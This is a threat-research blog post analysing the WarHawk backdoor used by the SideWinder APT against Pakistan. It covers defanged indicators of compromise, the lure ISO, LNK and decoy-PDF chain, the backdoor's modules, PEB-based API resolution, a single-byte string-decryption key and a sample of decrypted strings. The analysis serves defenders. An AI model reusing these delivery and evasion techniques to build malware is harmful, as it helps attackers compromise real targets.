

# WarHawk: New APT backdoor from SideWinder

---

[zscaler.com/blogs/security-research/warhawk-new-backdoor-arsenal-sidewinder-apt-group](https://zscaler.com/blogs/security-research/warhawk-new-backdoor-arsenal-sidewinder-apt-group)

Niraj Shिवतarkar, Avinash Kumar

Zscaler: A Leader in the 2024 Gartner® Magic Quadrant™ for Security Service Edge (SSE)

[Get the full report](#)



Zero Trust Fundamentals



Transform with Zero Trust Architecture

Propel your transformation journey

Secure Your Business Goals

Achieve your business and IT initiatives

Learn, connect, and get support.

Explore tools and resources to accelerate your transformation and secure your world

Amplifying the voices of real-world digital and zero trust pioneers

[Visit now](#)

The logo features the text "CXO REvolutionaries" in a white, bold, sans-serif font. The "R" in "REvolutionaries" is stylized with a grey, rectangular block behind it. The background is a dark blue gradient with a white dot pattern that fades from top-left to bottom-right.

# CXO REvolutionaries

Get research and insights at your fingertips

Security Research & Services

Get research and insights at your fingertips

[About Zscaler](#)

Discover how it began and where it's going

[Partners](#)

Meet our partners and explore system integrators and technology alliances

[News & Announcements](#)

Stay up to date with the latest news

[Leadership Team](#)

Meet our management team

[Partner Integrations](#)

Partner Integrations

[Investor Relations](#)

See news, stock information, and quarterly reports

[Environmental, Social & Governance](#)

Learn about our ESG approach

[Careers](#)

Join our mission

### Press Center

Find everything you need to cover Zscaler

### Compliance

Understand our adherence to rigorous standards

### Zenith Ventures

Understand our adherence to rigorous standards

### Zscaler Blog

Get the latest Zscaler blog updates in your inbox

### Subscribe

Recently, Zscaler ThreatLabz discovered a new malware being used by the SideWinder APT threat group in campaigns targeting Pakistan: a backdoor we've called "**WarHawk.**"

SideWinder APT, aka Rattlesnake or T-APT4, is a suspected Indian Threat Actor Group active since at least 2012, with a history of targeting government, military, and businesses throughout Asia, particularly Pakistan. The newly discovered WarHawk backdoor contains various malicious modules that deliver Cobalt Strike, incorporating new TTPs such as KernelCallbackTable Injection and Pakistan Standard Time zone check in order to ensure a victorious campaign.

Zscaler's ThreatLabz research team has performed an in-depth analysis of the WarHawk backdoor and its use in threat campaigns below.

## Key Features of this Attack

---

- SideWinder APT campaign targets Pakistan with a new backdoor named "WarHawk"
- The WarHawk Backdoor consists of four modules:
  - **Download & Execute Module**
  - **Command Execution Module**
  - **File Manager InfoExfil Module**
  - **UploadFromC2 Module**
- WarHawk is commissioned to deliver Cobalt Strike as the final payload which has been downloaded and executed using the Download & Execute Module.
- The custom Cobalt Strike loader used by the SideWinder APT leverages the KernelCallbackTable Process injection (a technique previously used by FinFisher and Lazarus APT) to load the Cobalt Strike beacon, along with a Time Zone check that makes sure that the loader is executed only when under **Pakistan Standard Time.**

- The SideWinder APT makes use of ISO Files bundled with a LNK file, a decoy PDF displaying copies of cybersecurity advisories released by the Pakistan Cabinet Division (used as a lure), and the WarHawk backdoor which is executed by the LNK File.
- We discovered the ISO file hosted on the legitimate website of Pakistan's National Electric Power Regulatory Authority “**nepra[.]org[.]pk**” which may indicate a compromise of their web server.
- We were able to attribute this campaign to the SideWinder APT based on the reuse of network infrastructure that has previously been used by SideWinder for various espionage activities against Pakistan.

## Campaign Analysis

In the month of September 2022, we came across an ISO File “**32-Advisory-No-32.iso**” hosted on the official website of the Pakistan’s National Electric Power Regulatory Authority “**nepra[.]org[.]pk**.” NEPRA is commissioned to provide safe, reliable, efficient and affordable electric power to the electricity consumers of Pakistan. It is possible that this ISO file was uploaded to the server due to web server compromise.

**ISO URL:** [https://nepra\[.\]org\[.\]pk/css/32-Advisory-No-32\[.\]iso](https://nepra[.]org[.]pk/css/32-Advisory-No-32[.]iso)




Fig 1. National Electric Power Regulatory Authority Website

We then downloaded the ISO File from the above mentioned URL which consisted of the following bundled files.

- 32-Advisory-No-32-2022.lnk - Malicious LNK File
- 32-Advisory-No-32-2022.pdf - Decoy PDF
- RtlAudioDriver.exe - Malicious Binary




Fig 2. Contents of the Malicious ISO File

The .LNK File had a PDF icon to lure the victim into execution. Once the .LNK File is executed, it runs the malicious binary “**RtlAudioDriver.exe**” along with the decoy PDF “**32-Advisory-No-32-2022.pdf**” to distract the victims. It does so with the help of the command shown in the following screenshot.





Fig 3. Execution of Malicious Binary & Decoy PDF via the LNK File

Following is the Decoy PDF executed by the LNK File with the Subject: **Phishing Site - Masqueraded Links (Advisory No. 32)** in the screenshot below



Subject: - **Phishing Site – Masqueraded Links (Advisory No. 32)**

1. Phishing Site Malicious actors are sending masqueraded links such as <https://tinyurl5.ru/> liuringin citizens for free gift opportunities etc. Users are advised not to open/click such links. Always use verified websites and do not follow redirected links.


*Fig 4. Decoy PDF*

The content for the PDF was copied from an actual advisory previously released by the Cabinet Division of Pakistan Government regarding the “Masqueraded Links used by the Malicious Actors in Phishing Campaigns” on their official website cabinet[.]gov[.]pk

**Link:**

[https://cabinet\[.\]gov\[.\]pk/SitelImage/Misc/files/NTISB%20Advisories/2022/32-Advisory-No-32-2022\[.\]pdf](https://cabinet[.]gov[.]pk/SitelImage/Misc/files/NTISB%20Advisories/2022/32-Advisory-No-32-2022[.]pdf)

<https://www.cabinet.gov.pk/SitelImage/Misc/files/NTISB%20Advisories/2022/32-Advisory-No-32-2022.pdf>



*Fig 5. Original Advisory on Pakistan Government Cabinet Division Website*

Alongside the Decoy PDF, the Malicious binary “RtlAudioDriver.exe” is also executed by the LNK File.

A few days after this initial discovery, ThreatLabz came across another related ISO File named “**33-Advisory-No-33-2022.pdf.iso**” which similarly copied a real “Advisory No. 33” from the Pakistan Cabinet Website as a lure. This ISO similarly consisted of three files, including a Windows Shortcut file commissioned to execute the binary “MSbuild.exe” and a decoy PDF “33-Advisory-No-33-2022.pdf” to fool the victims as shown in the screenshot below.




Fig 6. 33-Advisory-No-33-2022 Campaign

Upon analyzing both the binaries “RtlAudioDriver.exe” and “MsBuild.exe,” we discovered that this was a new backdoor added to the arsenal of the SideWinder APT Group. We termed it “WarHawk” Backdoor based on the CnC panel title, as shown in the below screenshot. In this case, the “MsBuild” binary is the newer version of the backdoor, with a few additional features compared to “RtlAudioDriver” (the older one). Below, we will share our in-depth analysis to understand the inner workings of the **WarHawk Backdoor**.





Fig 7. WarHawk CnC Panel

## Analysis - WarHawk Backdoor



The “**WarHawk Backdoor**” disguises itself as legit applications to lure unsuspecting victims into execution, as shown in the screenshot below.



*Fig 8. WarHawk Backdoor disguises as legit applications*

Once executed, the WarHawk first enumerates the base address of the Kernel32.dll by iterating the InMemoryOrderModuleList linked list present in the Process Environment Block (PEB). The instructions it uses are shown in the screenshot below.




Fig 9. Enumerate Base Address of Kernel32.dll via PEB

Once the base address of Kernel32.dll is enumerated, WarHawk then decrypts a set of API & DLL names using a String Decryption Routine which takes the Encrypted Hex Bytes as an input and then subtracts each byte with the Key: "0x42" in order to decrypt the string.




Fig 10. String Decryption Routine - WarHawk

Leveraging the decryption logic, we wrote a string decryptor for the WarHawk backdoor through which we were able to decrypt the following Strings from the Encrypted Hex Blobs:

LoadLibraryA    GetUserNameA    GetCurrentHwProfileA

Advapi32        GetProcAddress    GetComputerNameA

```

**[ WarHawk String Decryptor ]**
[+] Encrypted Hex Blob: 8EB1A3A68EABA4B4A3B4BB83
[+] Decrypted String: LoadLibraryA
[+] Encrypted Hex Blob: 89A7B697B5A7B490A3AFA783
[+] Decrypted String: GetUserNameA
[+] Encrypted Hex Blob: 89A7B685B7B4B4A7B0B68AB992B4B1A8ABAEA783
[+] Decrypted String: GetCurrentHwProfileA
[+] Encrypted Hex Blob: 83A6B8A3B2AB7574
[+] Decrypted String: Advapi32
[+] Encrypted Hex Blob: 89A7B692B4B1A583A6A6B4A7B5B5
[+] Decrypted String: GetProcAddress
[+] Encrypted Hex Blob: 89A7B685B1AFB2B7B6A7B490A3AFA783
[+] Decrypted String: GetComputerNameA

```

